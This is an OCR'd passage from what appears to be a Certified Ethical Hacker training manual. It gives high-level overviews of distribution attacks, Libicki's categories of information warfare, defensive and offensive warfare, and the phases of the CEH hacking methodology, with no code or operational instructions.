
  - Eavesdropping and wiretapping
  - Theft of physical devices

- Social engineering
- Data theft and spoliation
- Pod slurping
- Planting keyloggers, backdoors, or malware

- **Distribution Attacks**

  Distribution attacks occur when attackers tamper with hardware or software prior to installation. Attackers tamper the hardware or software at its source or when it is in transit. Examples of distribution attacks include backdoors created by software or hardware vendors at the time of manufacture. Attackers leverage these backdoors to gain unauthorized access to the target information, systems, or network.

  - Modification of software or hardware during production
  - Modification of software or hardware during distribution



Information Warfare

- The term information warfare or InfoWar refers to the **use of information and communication technologies (ICT)** to gain competitive advantages over an opponent

Defensive Information Warfare

Refers to all strategies and actions designed to **defend against attacks on ICT assets**

Offensive Information Warfare

Refers to information warfare that involves **attacks against the ICT assets** of an opponent

Defensive Warfare

- Prevention
- Deterrence
- Alerts
- Detection
- Emergency Preparedness
- Response

Offensive Warfare

- Web Application Attacks
- Web Server Attacks
- Malware Attacks
- MITM Attacks
- System Hacking

Information Warfare

Source: *https://iwar.org.uk*

The term information warfare or InfoWar refers to the use of information and communication technologies (ICT) for competitive advantages over an opponent. Examples of information warfare weapons include viruses, worms, Trojan horses, logic bombs, trap doors, nanomachines and microbes, electronic jamming, and penetration exploits and tools.

Martin Libicki divided information warfare into the following categories:

- **Command and control warfare (C2 warfare)**: In the computer security industry, C2 warfare refers to the impact an attacker possesses over a compromised system or network that they control.
- **Intelligence-based warfare**: Intelligence-based warfare is a sensor-based technology that directly corrupts technological systems. According to Libicki, "intelligence-based warfare" is warfare that consists of the design, protection, and denial of systems that seek sufficient knowledge to dominate the battlespace.
- **Electronic warfare**: According to Libicki, electronic warfare uses radio-electronic and cryptographic techniques to degrade communication. Radio electronic techniques attack the physical means of sending information, whereas cryptographic techniques use bits and bytes to disrupt the means of sending information.
- **Psychological warfare**: Psychological warfare is the use of various techniques such as propaganda and terror to demoralize one's adversary in an attempt to succeed in battle.
- **Hacker warfare**: According to Libicki, the purpose of this type of warfare can vary from the shutdown of systems, data errors, theft of information, theft of services, system

monitoring, false messaging, and access to data. Hackers generally use viruses, logic bombs, Trojan horses, and sniffers to perform these attacks.

- **Economic warfare**: Libicki notes that economic information warfare can affect the economy of a business or nation by blocking the flow of information. This could be especially devastating to organizations that do a lot of business in the digital world.
- **Cyberwarfare**: Libicki defines cyber warfare as the use of information systems against the virtual personas of individuals or groups. It is the broadest of all information warfare. It includes information terrorism, semantic attacks (similar to Hacker warfare, but instead of harming a system, it takes over the system while maintaining the perception that it is operating correctly), and simula-warfare (simulated war, for example, acquiring weapons for mere demonstration rather than actual use).

Each form of information warfare mentioned above consists of both defensive and offensive strategies.

- **Defensive Information Warfare**: Involves all strategies and actions to defend against attacks on ICT assets.
- **Offensive Information Warfare**: Involves attacks against the ICT assets of an opponent.


LO#02: Explain Hacking Methodologies and Frameworks

Hacking Methodologies and Frameworks

Learning the hacking methodologies and frameworks helps ethical hackers understand the phases involved in hacking attempts along with the tactics, techniques, and procedures used by real hackers. This knowledge further helps them in strengthening the security infrastructure of their organization. This section discusses various hacking methodologies such as the Certified Ethical Hacker (CEH) methodology, cyber kill chain methodology, MITRE attack framework, and Diamond Model of Intrusion Analysis.



CEH Hacking Methodology (CHM)

Footprinting

Scanning

Enumeration

Vulnerability Analysis

System Hacking

Gaining Access

Cracking Passwords

Vulnerability Exploitation

Escalating Privileges

Maintaining Access

Executing Applications

Hiding Files

Clearing Logs

Covering Tracks

CEH Hacking Methodology (CHM)

EC-council's CEH hacking methodology (CHM) defines the step-by-step process to perform ethical hacking. The CHM follows the same process as that of an attacker, and the only differences are in its hacking goals and strategies. This methodology helps security professionals and ethical hackers understand the various phases followed by real hackers in order to achieve their objectives. An understanding of the CHM helps ethical hackers learn various tactics, techniques, and tools used by attackers at various phases of hacking, which further guide them to succeed in the ethical hacking process.

